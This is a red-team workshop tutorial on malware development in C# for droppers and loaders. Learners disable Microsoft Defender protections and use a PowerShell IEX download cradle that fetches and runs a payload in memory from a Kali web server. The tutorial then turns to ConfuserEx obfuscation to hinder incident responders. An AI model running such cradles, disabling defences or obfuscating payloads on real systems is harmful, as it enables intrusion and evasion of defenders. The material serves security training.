

# Malware Development for Red Teaming

November 05, 2021

---

Welcome to the Malware Development workshop for AfricaHackon 2021. In this interactive workshop, we will take a look at the C# language and how to write malware focused on droppers/loaders that will run shellcode on Windows 10 targets that give a meterpreter session back.

The flow of this workshop is building out the code like how virus research looks at [Gain of Function](#). We start off with a simple shellcode runner and build out from there.

In order to be able to follow the workshop properly, it is highly recommended to go through [Lab 0](#) before the start of the workshop, as this is a setup lab to get you up and ready.

All commands to be executed in Kali will be in **red** and **bold** while all commands to be executed in the Development Environment will be in **purple** and **bold**.

We will start the work on the Development Environment and before we get the code repo on to it we need to turn off Real Time Protection and Cloud Protection so that it does not hinder us with our work. Do not worry, we shall turn them on later when testing our compiled code.



## Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

### Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.



Real-time protection is off, leaving your device vulnerable.



Off

### Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.




Cloud-delivered protection is off. [Dismiss](#)  
Your device may be vulnerable.




Off

Lets download the files we need to the Development Environment. Open the following link on MS Edge:

<https://github.com/chr0n1k/AH2021Workshop>



Then click on **Code** and **Download zip**. Unzip the contents of the zip file into the **Weaponized** folder we had created on the Desktop.




---

## Lab1: Introduction

In this lab, in typical programming fashion, we will look at the typical Hello World example with C#. The first exercise uses .NETs Console class to print "Hello World" while the second uses .NETs Platform Invocation Services feature to import and call the Win32 Api MessageBox.

### Exercise 1

Launch the Developer Command Prompt for VS 2019.




Change the directory to that of Lab1 in the Weaponized folder

```
cd "C:\Users\John  
Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction"
```

We can now compile **program1.cs** using **csc.exe** by running


```
csc.exe program1.cs
```

You should now see a new file in your directory, **program1.exe**. Launch it and you should see our message. Try changing the code on the source code and recompiling to print a different message.



## Exercise 2

Similar to the previous exercise, compile **program2.cs** and launch it. Change the MessageBox text on the source code and try again to get a different message.



Reviewing program2.cs you will notice the addition of the namespace class (**PopMessage**). This will be key when we want to leverage Powershell to execute the compiled binary fully in memory using the **System.Reflection.Assembly** function.


## Exercise 3

Copy the compiled binary (**program2.exe**) to the root of your Kali machine together with the **cradle.ps1** file. On the Kali machine start a HTTP using the following command:


**python3 -m http.server 80**

```
root@kali:~# ls
cradle.ps1 Desktop Documents Downloads Music Pictures program2.exe Public Templates Videos
root@kali:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Switch back to the Developer Environment. Open **ProcessHacker2** with **Administrative** privilege so that we can start monitoring what processes are running on the machine.



You can arrange the trees of the processes till it looks something like this:




For us to leverage the IEX download cradle it will need Internet Explorer to have completed initial configuration. To do that open **Internet Explorer**.




Select the **Don't use recommended** option and click **Ok**.






Once that is done we can close Internet Explorer, then run the following command in the **Run** program (Windows key+r command) command dialog box.

**powershell iex (new-object net.webclient).downloadstring('http://10.1.1.15/cradle.ps1')**




Clicking on **Ok** will launch powershell that will use Invoke Expression to download **program2.exe** and inject it into the memory of the current process thereby popping the MessageBox as if we


ran program2.exe on the machine itself. If all has gone to plan we should get the Message box popping under a powershell process as seen in Process Hacker.




C# is easy to reverse engineer because there are decompilers which can translate byte code back to (more or less readable) source code - something which is a lot harder with machine code to C or C++. We can inspect our compiled binaries with one such tool. Launch dnSpy and drop the **program2.exe** into it.




Once it is loaded we can open the trees to inspect it further. Under the **Program** tab we can see our full source code is visible to the decompiler.




This makes it easy for Blue Teamers and Incident Response teams to get the original code from C# binaries. To make it a bit harder to read the source code, we have the option of obfuscating our code. We can use **ConfuserEx** to do this. Launch ConfuserEx and click on three dots under **Base Directory** and select the Lab1 folder.



